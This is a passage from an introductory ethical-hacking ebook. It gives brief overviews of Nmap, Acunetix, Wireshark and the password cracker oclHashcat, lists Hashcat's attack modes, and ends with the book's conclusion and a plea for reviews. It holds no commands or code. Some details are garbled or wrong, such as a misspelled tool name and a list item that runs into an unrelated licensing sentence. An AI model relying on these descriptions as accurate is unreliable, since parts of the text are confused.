
NMap uses raw IP packets in new ways to know the available hosts on the network, the services, which includes the version and name of the application offered by the hosts. Moreover, it determines which operating systems the host is running, the type of packet filters or firewalls in use, and many other characteristics. You may also use it to know the computers and services present on a computer network, which leads to the creation of a ‘MAP’ of the network. This tool is implementable on most kinds of computers and both the graphical and console versions are obtainable.

3: Acunetix

In the third place is Axunetix, which is available for windows XP and higher versions of windows. This tool checks for vulnerabilities in the web. It looks for critical flaws in a website by crawling into a website to find out vulnerabilities such as malicious cross-site scripting, among other weaknesses. It is a quick and simple tool to use on WordPress websites.

The tool comes with a login sequence recorder whose purpose is to allow one to access password protected areas of websites. The technology used in this tool allows you to decrease the false positive rate; these features have made the tool a preferred hacking tool in 2016.

4: Wireshark




Originally, called Ethereal, Wireshark is a tool that comes with T-shark, a command line version. This network protocol can run on Windows, Linux, and OS X. It essentially enables you to capture and browse interactively, the composition of network frames.

The purpose of the manufacturer was to create a commercial-quality analyzer for UNIX and give Wireshark the missing features that are missing from the sniffers that are generally closed-source. The tool is easy to use and has the ability to reconstruct TCP/IP

streams.

5: OCLHashcat



Just like Wireshark, this tool is available for Windows, OS X, and Linux. If you love cracking passwords, you will fall in love with Hashcat. Hashcat is a CPU based tool that cracks passwords; its advanced version is oclHashcat, and is very popular as the quickest password cracking tool.

The tool employs cracking attack modes such as:

1. Straight

2. Hybrid dictionary plus mask

3. Hybrid mask plus dictionary

4. Brute force

5. Combination licensed by MIT, it also allows simple integration or packaging of the usual Linux distros.

Conclusion

I hope the book has taught you something about hacking. Learning how to hack is a handy skill whether you are a security professional or not because it helps you implement the toughest security practices possible.

Learning how to hack is as much about finding security weaknesses and fixing them as it is about anticipating them. To resolve hacking issues preemptively, it is important to learn the hacking methods black hat hackers use to penetrate systems. If you lack such knowledge, you will definitely have a hard time securing computer systems.

Think of the computer network as a yard that has a fence around it to prevent people from getting in. You have something valuable in the yard that someone may want to steal. Ethical hacking comes in as a measure to check for weaknesses inside the yard and around the fence so you can reinforce the weak areas before anyone attempts to gain access.

Today, very many business operations depend on the understanding of software-related risks made vulnerable to hacking. Even beyond business, the average person should have a clear understanding of the role of a hacker.

Cloud computing, mobile technology, and the internet have changed our daily reality. As individuals, you are part of a bigger global online network; this exposes you to cybercrime and threats. In the face of cyber-attacks, there is great need to have more resilient computer systems. It is, therefore, prudent to gain a deep knowledge of the hacker’s tactics and methods- as a precondition.

Thank you again for downloading this book!

I hope this book was able to help you to understand how to be a hacker (especially an ethical hacker).

The next step is to implement what you have learnt.

Finally, if you enjoyed this book, would you be kind enough to leave a review for this book on Amazon?

Click here to leave a review for this book on Amazon!

Thank you and good luck!